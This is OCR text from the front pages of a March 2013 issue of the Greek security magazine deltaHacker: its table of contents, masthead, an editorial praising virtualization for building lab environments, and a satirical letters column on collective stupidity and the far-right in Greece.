all rights reversed

ΔHACKER

Μάρτης 2013 # Τιμή τεύχους 6,40€

τεύχος 018 - deltaCast Days Edition

ΑΝΑΖΗΤΩΝΤΑΣ ΤΟΝ ΑΠΟΛΥΤΟ



HOME SERVER [*]

Αυτοματοποιημένη ανάλυση malware

Διερεύνηση περίπτωσης διακρατικής κατασκοπείας

Παρουσίαση επίθεσης σε γνωστό, ελληνικό security forum

[*] ...και η εξέταση μιας αξιόλογης πρότασης για το OS του ;)

tefhos 18o

Περιεχόμενα

και οδηγίες χρήσης

εντιτόριαλ 6

Όχι και το τόσο τυχαίες σκέψεις,
σε όχι και τόσο τυχαία σειρά

σνέιλ μέιλ 8

Ο Θείος Ακάκιος εξηγεί γιατί η συλλογική
βλακεία διαφέρει από την ατομική

Ομάδα WHITE:
Syrian Army 12

Μετά από αρκετό καιρό σιωπής,
λαμβάνουμε επιτέλους αναφορά από τον
κατάσκοπό μας στην ομάδα WHITE!

Πώς δουλεύουν τα δίκτυα 24

Encapsulation, demultiplexing,
ports κι ανακατευθύνσεις
(...και dynamic DNS :D)

Ανάλυση malware, για όλους!
(Μέρος ΙΙΙ) 42

Lean, mean, malware-analysis machine
(...ή πώς η ανάλυση malware αυτοματοποιείται εντελώς)

Arduino Sound Master,
part 4/όσο χρειαστεί 58

Synthesizer με εγκέφαλο!

68 **Python & wxPython**
The Graffiti Artist!

80 **Πώς να μην πιαστείτε στον ...ξύπνιο!**
Επίθεση phishing σε ελληνικό forum περί security

92 **Υπάρχει ο απόλυτος fileserver;**
Ναι, μόνο που για τον καθένα είναι διαφορετικός ;)


Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) Εσείς το ξέρετε ότι είστε **σπόνσορας** του deltaCast;
http://deltahacker.gr/category/deltacast


deltahacker.gr
Hack is back

Ευλογία!




Όταν είχα ακούσει για πρώτη φορά τη λέξη «ευλογία», στα πλαίσια σοβαρής ανάλυσης που καμία σχέση δεν είχε με τα θεία ή οτιδήποτε μεταφυσικό, με δυσκολία είχα κρατηθεί από το να βάλω τα γέλια. Δεν θα έπρεπε. Δεν θα ήταν ευγενικό, ούτε πρέπον.

by subZraw

Για να τα καταφέρω, θυμάμαι πως είχα δαγκώσει απότομα τη γλώσσα μου. Βρισκόμουν στο γραφείο του κυρίου Χ —ονόματα δεν αναφέρουμε—, μαζί με τους κυρίους Ψ και Ζ. Περιμέναμε τους συναδέλφους Ρ και Q, για την καθιερωμένη σύσκεψη στα τέλη του μήνα. Ξαφνικά, κάποιος, κάτι ανέφερε, το οποίο κατά πώς φάνηκε ήταν η τέλεια αφορμή για ν' αρχίσει ο κύριος Χ μια αναπάντεχη ανάλυση περί των θετικών του καπιταλισμού. Δεν αστειεύομαι. Αυτό ήταν το θέμα της ανάλυσής του. Εκεί λοιπόν που μας έλεγε πόσο καλή ιδέα είναι ο καπιταλισμός κι εγώ σκεφτόμουν ότι πρέπει να περιορίσω λίγο το ντελίβερι αλλά από βδομάδα γιατί ερχόταν ΣΚ και είχα προγραμματισμένο μαραθώνιο στην 3η σεζόν του «24», ακούω ξαφνικά τον κύριο Χ να λέει: «Μην το συζητάτε. Ο καπιταλισμός είναι ευλογία». Δεν ξέρω αν και σήμερα ο κος Χ πιστεύει το ίδιο —κατά πάσα πιθανότητα δεν θα έχει μετακινηθεί και πολύ από τις θέσεις του—, τη στιγμή εκείνη όμως ήθελα να ορμήσω έξω από το γραφείο του, να τρέξω στο γραφείο του καλού φίλου και συναδέλφου Λ και να του μεταφέρω το ολόφρεσκο υλικό για τη σάτιρά μας.

Ναι, η πάντα καλοπροαίρετη σάτιρά μας περιστρεφόταν συχνά-πυκνά γύρω από τον κύριο Χ. Είναι που και οι δύο μπορούμε να μιμούμαστε με επιτυχία την κάπως βαθιά, ελαφρώς μεταλλική του φωνή. Ακόμη και σήμερα, όποτε συναντιόμαστε με τον Λ αρχίζουμε να μιλάμε με τη φωνή του κυρίου Χ — καλά να είναι, ο άνθρωπος.



Ο καπιταλισμός, που λέτε, για κάποιους είναι ευλογία. Εγώ τώρα σέβομαι τα «πιστεύω» των άλλων(ώνε), αρκεί να μην αισθάνομαι ότι είναι προσβλητικά ή/και βλαπτικά για το γενικό καλό. Αλλά το θέμα εδώ, αγαπητές κι αγαπητοί, δεν είναι ούτε η στάση μου, ούτε το τι «αισθάνομαι». Το θέμα είναι ότι από τη στιγμή που άκουσα τη φράση «ο καπιταλισμός είναι ευλογία», μου κόλλησε κι άρχισα να τη χρησιμοποιώ. Το κάνω ακόμη και σήμερα, περιττό να πω. Λέω, π.χ., ότι «το κρύο είναι ευλογία» ή ότι «η σως μπάρμπεκιου είναι ευλογία» ή ότι «η επόμενη γενιά επεξεργαστών της ίντελ θα είναι ευλογία» κ.ο.κ. Αν —λέμε, αν— ρωτήσετε ανθρώπους με τους οποίους κάνω παρέα, όχι μόνο θα σας το επαληθεύσουν αλλά θα σας πουν ότι δηλώσεις σαν τις προαναφερθείσες τις κάνω πάντα με μια κάπως βαθιά, ελαφρώς μεταλλική φωνή. Τώρα που το σκέφτομαι, οι περισσότεροι δεν γνωρίζουν γιατί.

Εδώ και κάποιες εβδομάδες, διάφορες υποχρεώσεις-slash-ευχάριστες ενασχολήσεις μού έχουν θυμίσει ότι «το virtualization είναι ευλογία» — επίσης. Δεν ξέρω, αυτή η ιδέα της φυσικής μηχανής που εξομοιώνει σε επίπεδο λογισμικού μια άλλη μηχανή και μετά έχεις λογισμικό που τρέχει εντός του εξομοιωμένου περιβάλλοντος χωρίς να ‘χει την παραμικρή ιδέα ότι πρόκειται για εικονική μηχανή, πάντα με γοήτευε. Σίγουρα έπαιξε ρόλο και η πρώτη, συναρπαστική εμπειρία με το virtualization, εν έτει 1998. Σε ένα PC με 128MB RAM και Mandrake Linux (ή μήπως ήταν το RedHat;) είχα τρέξει μια από τις πρώτες εκδόσεις του VMWare Workstation. Μέσα σε εικονική μηχανή με 32MB RAM, είχα σηκώσει επιτυχώς τα Windows 95. Βρισκόμουν σ’ ένα από τα εργαστήρια του τμήματος Πληροφορικής του ΑΠΘ εκείνη την ημέρα (όπως και σχεδόν κάθε άλλη μέρα), οπότε φώναξα τον Ηλία δείχνοντάς του την οθόνη του PC. Μόλις ο άνθρωπος συνειδητοποίησε τι έβλεπε και ξεπέρασε το πρώτο σοκ, ακόμα θυμάμαι το σχόλιό του: «καλά, μιλάμε για προγραμματιστές με απίδια». Δεν είχε καθόλου άδικο.

Καμιά δεκαπενταριά χρόνια έχουν περάσει από τότε, μολαταύτα για ‘μένα το virtualization εξακολουθεί να ‘ναι κάτι το θαυμαστό. Αλλά είναι κι εξαιρετικά χρήσιμο. Θέλεις, π.χ., να στήσεις ένα εργαστήριο για penetration testing, αλλά έχεις μόνον έναν υπολογιστή διαθέσιμο; Κανένα πρόβλημα: Αν είναι σχετικά καινούργιος και με τουλάχιστον 8GB RAM, στήνεις ένα ωραιότατο virtual lab και κάνεις τη δουλειά σου (`http://deltahacker.gr/deltacast-s01e06`). Θέλεις μήπως να δοκιμάσεις αυτό το pfSense, για το οποίο τώρα τελευταία κάποιοι φροντίζουν να σε ζαλίζουν από το πρωί μέχρι το βράδυ; Λοιπόν, δεν χρειάζεται να το βάλεις σε αληθινό hardware. Φτιάξε ένα VM, εγκατάστησέ το εκεί μέσα και ψάξ’ το με την ησυχία σου (`http://deltahacker.gr/deltacast-s01e07`).

Θα μπορούσα να συνεχίσω με τα παραδείγματα, αλλά νομίζω ότι είναι περιττά. Θα πω μόνο ότι, ανέκαθεν, τα πολλαπλά επίπεδα αφαίρεσης, εν προκειμένω η ιδέα της μηχανής πάνω από τη μηχανή πάνω από τη μηχανή κ.ο.κ., πάντα με έκαναν να κοντοστέκομαι, ακριβώς σαν τον χαρακτήρα της φορτωμένης από κλισέ νουβέλας, και να θαυμάζω τη δημιουργικότητα του ανθρώπινου πνεύματος (ειδικά όταν η νύχτα είναι βροχερή). Το virtualization είναι ευλογία, φίλες και φίλοι. Και σύμφωνα με τον κύριο Χ όλα ξεκινούν από τον καπιταλισμό, ο οποίος είναι επίσης ευλογία.

Ή και όχι.



ονέιλ μέιλ

Αγαπητοί μου,

Ο θυμόσοφος λαός το έχει πει καθαρά.

«Ο Φλεβάρης κι αν φλεβίσει, καλοκαίρι θα μυρίσει.»

Να, όλη νύχτα καρεκλοπόδαρα, και τώρα, ήλιος.

Καρεκλοπόδαρα με επιπτώσεις όμως. Στα κοινωνικά μέσα συζητείται, πλέον, η τροποποίηση του ρητού σε κάτι πιο επίκαιρο.

Ας πούμε: «Ο Φλεβάρης σαν φλεβίζει, η Αθήνα πλημμυρίζει.» Ή κάτι τέτοιο.

Και με το που πλημμυρίζει η Αθήνα βγαίνουν όλοι σαν τα σαλιγκάρια στις τηλεοράσεις και τους ιντερνέδες και αρχινάνε ξανά τα περί βιβλικής καταστροφής, για την κυκλοφορία των οχημάτων, για την ολιγωρία του κράτους, για τις κλήσεις που δέχτηκε η πυροσβεστική, για τα φραγμένα φρεάτια που δεν καθαρίζουν οι δήμοι, για τα ρέματα που τα έχουν μπαζώσει οι ασυνείδητοι, και πάει λέγοντας.

Μπλα μπλα μπλα, μπλα μπλα μπλα μπλα.

Όπως το έλεγε παλιά ο ποιητής (δια στόματος στρατηγού Λάμαχου): Μπλα μπλα μπλα δημοκρατία, μπλα μπλα μπλα με εκλέξανε.

Αλλά τι σας λέω εγώ τώρα, εσείς είστε νέα παιδιά, ιντερνετικά, σιγά μη σας λέει τίποτα το όνομα Λάμαχος.

Επί Πελοποννησιακού Πολέμου ο Λάμαχος, ενθυμούμαι τον, που θα έλεγε και ο παππούς.

Τέλος πάντων, να μην τα πολυλογώ, τώρα έχει βγάλει φοβερή λιακάδα, και ακόμα και τούτη η πόλη, εξ αποστάσεως όπως την ατενίζω, μοιάζει αισιόδοξη και όμορφη. Λαμπυρίζει.

Δεν μασάω. Γνωρίζω τόσο καλά όσο κι ο καθένας ότι αυτή η ομορφιά είναι επίπλαστη και επιφανειακή. Ή, αν όχι επιφανειακή, τότε μεταμοντέρνα.

Ξέρετε, σαν κάτι φωτογραφίες του Salgado, που σε κάνουν να πιστεύεις ότι τα προσφυγικά στρατόπεδα στην Αιθιοπία έχουν κάτι-τις μοναδικό, μια ρομαντική δύναμη, ένα πάθος για ζωή, ένα μήνυμα αισιοδοξίας.

Τώρα δεν ξέρω αν αυτό πράγματι το λέμε «μεταμοντέρνο», but you get the idea.

Λοιπόν, μια που το 'φερε η κουβέντα, θυμάμαι μια φορά μετά τους σεισμούς του '99, ήμουν σε ένα ταξί, κάπου πήγαινα, και στο ραδιόφωνο ήταν μια δημοσιογράφος που μιλούσε στο τηλέφωνο με συγγενή ενός από τα θύματα της ΡΙΚΟΜΕΞ.

ΡΙΚΟΜΕΞ ήταν το εργοστάσιο που είχε πέσει γιατί ένας εφευρετικός εργολάβος είχε κόψει κάτι κολώνες για να χωράνε τα Βαν.

Στο ραδιόφωνο ο συγγενής ήταν απαρηγόρητος, αλλά η δημοσιογράφος

τον καθησύχαζε. «Σας νοιώθω», του έλεγε. «Ο πόνος είναι ακόμα μεγάλος. Αλλά με τον καιρό, όταν ο σεισμός θα έχει μείνει σαν μια γλυκιά ανάμνηση...»

Πρέπει να ήταν πραγματικά πολύ απαρηγόρητος ο συγγενής για να μην βάλει τις φωνές ή να μην της κλείσει το τηλέφωνο.

Το οποίον, για ν' αλλάξουμε και λίγο θέμα (και μια και μιλάμε για μεταμοντερνισμό) μου φέρνει στο μυαλό την έκπληξη που νοιώθω πότε πότε που έχει γεμίσει ο τόπος Χρυσά Αβγά. Η αλήθεια είναι ότι δεν θα έπρεπε (να νοιώθω έκπληξη). Το πρόβλημα των Αβγών δεν είναι ούτε πρόσφατο, ούτε, απλώς, πρόβλημα παραβατικής αυτοδικίας, αντιποίησης αρχής, εθνικιστικών ιδεοληψιών, φυλετικού τραμπουκισμού ή μετεφηβικών ναζιστικών ονειρώξεων.

Είναι βέβαια όλα αυτά, αλλά δεν είναι μόνο αυτά.

Το πρόβλημα των Αβγών είναι πρωτίστως πρόβλημα συλλογικής έκπτωσης. Συλλογικής βλακείας.

Η βλακεία σε μια κοινωνία είναι σαν την γρίπη. Είναι μόλυνση. Ιωση. Οι ασπιρίνες και τα μαντζούνια δεν βοηθάνε. Πρέπει να περιμένεις να κάνει τον κύκλο της.

Σας φαίνεται παράξενο, έτσι; Θα λέγατε, ίσως, ότι η συλλογική βλακεία είναι θέμα IQ, ναι;

Εμ, όχι. Δεν είναι. Γιατί, πείτε μου, IQ ποιανού;

Εκτός κι αν μείνουμε στην περίπτωση της δημοσιογράφου με το σεισμό. Η οποία, θα συμφωνήσω, κουκιά έτρωγε, κουκιά μαρτυρούσε.

(Που θα έλεγε κι ο θυμόσοφος λαός.)

Κατ' αρχάς, για να τα βάλουμε λίγο σε τάξη: Πείτε μου, ποιο είναι το υποκείμενο όταν εξετάζουμε μια κοινωνία ή έναν λαό;

Εγώ; Η Μαιρούλα; Ο κύριος Κώστας που γλυκοκοιτάζει την περιπτέρισσα; Η μητέρα της εξαδέλφης που είναι Ινδουίστρια; Ο εφοριακός της γειτονιάς; Ο φουσκωτός με το μαύρο κολλητό μπλουζάκι και τη γαλανόλευκη;

Η απάντηση είναι: Κανένας από αυτούς συγκεκριμένα. Όλοι μας είμαστε υποκείμενα, αλλά το σύνολο που συναπαρτίζουμε δεν είναι.

Κατά τον ίδιο τρόπο που ένα σύνολο από μπανάνες δεν είναι μπανάνα.

Η έννοια της συλλογικής βλακείας διαφέρει πολύ από την έννοια της ατομικής βλακείας. Μάλιστα, αν ήθελα να είμαι πραγματικά ακριβόλογος, θα έπρεπε να αποφεύγω να τη χρησιμοποιώ για να αποφύγω παρερμηνείες.

Η βασική τους διαφορά έγκειται στο ότι ο όρος συλλογική βλακεία αναφέρεται σε διαδικασία, μάλλον, παρά σε ποιότητα.

Επιπλέον, η ύπαρξη της μίας *δεν* συνδέεται με την ύπαρξη της άλλης. Μια κοινωνία μπορεί να έχει πρόβλημα συλλογικής βλακείας, έστω και αν όλα τα υποκείμενα που την συναπαρτίζουν είναι απόφοιτοι πανεπιστημίου. Και αντιστρόφως.

Για να γενικεύσω λίγο, το αυτόν ισχύει τόσο για τα αρνητικά όσο και για τα θετικά συλλογικά χαρακτηριστικά μιας κοινωνίας. Πάρτε ας πούμε περιόδους όπως η



Κλασική Αρχαιότητα, η Αναγέννηση, η Βιομηχανική Επανάσταση, ο Μεσαίωνας, ο Γερμανικός Ρομαντισμός, ή ο Ναζισμός.

Οι αρχαίοι Αθηναίοι δεν ήταν όλοι φιλόσοφοι ή γλύπτες, ας το παραδεχτούμε. Ούτε, αντιστοίχως, ήταν ρομαντικοί ποιητές ή μουσικοί όλοι οι γερμανόφωνοι του ύστερου 18ου αιώνα.

Κάπως, όμως, συμβαίνει και, για παράδειγμα, αν ήσουν ελεύθερος πολίτης στην Αθήνα του Περικλή θεωρείτο *κουλ* να έχεις γνώμη, και μάλιστα ενδιαφέρουσα γνώμη, για την Οντολογία και την Ηθική. Έβαζες το κεφάλι σου κάτω και διάβαζες. Όπως ήταν *αυτονόητο* στη Ναζιστική Γερμανία να πιστεύεις ότι η βιολογία «επιβεβαιώνει» πως για όλα τα δεινά φταίνε οι εβραίομπολσεβίκοι τραπεζίτες. Γι αυτό και δεν σε πείραζε που έβλεπες να στέλνουν με το ζόρι τους Εβραίους γειτόνους σου στην Πολωνία «για να εργαστούν», έστω και αν δεν ήταν μπολσεβίκοι ή τραπεζίτες. Κρίμα τους ανθρώπους, αλλά αφού έχουν μολυσμένο αίμα, τι μπορείς να κάνεις εσύ. Μίλησε η επιστήμη.

Peer pressure, το λένε αυτό οι φίλοι μας οι Άγγλοι.

Το αυτόν και τα Χρυσά Αβγά, αγαπητοί μου. Peer pressure.

Μια γρίπη που πρέπει να κάνει τον κύκλο της.

Τώρα αν με ρωτήσετε πόσο καιρό θέλει ο κύκλος της συγκεκριμένης γρίπης, θα σας γελάσω.

Αλλά δεν είμαι αισιόδοξος. Θα χρειαστούμε καμιά τριανταριά χρόνια, χαλαρά. Να μην πω και παραπάνω. Γιατί καμιά φορά από γρίπη παθαίνεις και πνευμονία.

Και βέβαια σε τριάντα χρόνια, ποιος ζει, ποιος πεθαίνει. Ακόμα κι απ' την κρίση, σε τριάντα χρόνια μια γλυκιά ανάμνηση θα έχει μείνει.

Αλλά τα Αβγά, όχι. Αυτά φοβούμαι πως θα είναι εκεί. Σταθερά.

Όπως έλεγε πριν από μερικά χρόνια στο Wired ο Jason Lanier (αναφορικά με κάτι άλλο), «Μηχανές άτρωτες στην βλακεία δεν φτιάχνονται, γιατί η βλακεία είναι ιδιαίτερα εφευρετική».

Τώρα μη με ρωτήστε ποιος είναι ο Lanier, γιατί θα στεναχωρηθώ. Εντάξει για τον Λάμαχο, το καταπίνω. Αλλά όχι και ποιος είναι ο Lanier.

Τι το έχετε το Google, ε;

Ο Lanier, λοιπόν, υπήρξε, μεταξύ άλλων, πρωτεργάτης στον χώρο των τεχνολογιών εικονικής πραγματικότητας. Μάλιστα ο όρος Virtual Reality είναι δικός του.

Είναι μια ελαφρώς εκκεντρική φυσιογνωμία, με ευθυτενή κορμοστασιά (χμμ), με ροδαλό πρόσωπο και μακριά κοτσίδια ράστα (αν και είναι λευκός). Στα διαλείμματα παίζει ούτι και γράφει μουσική.

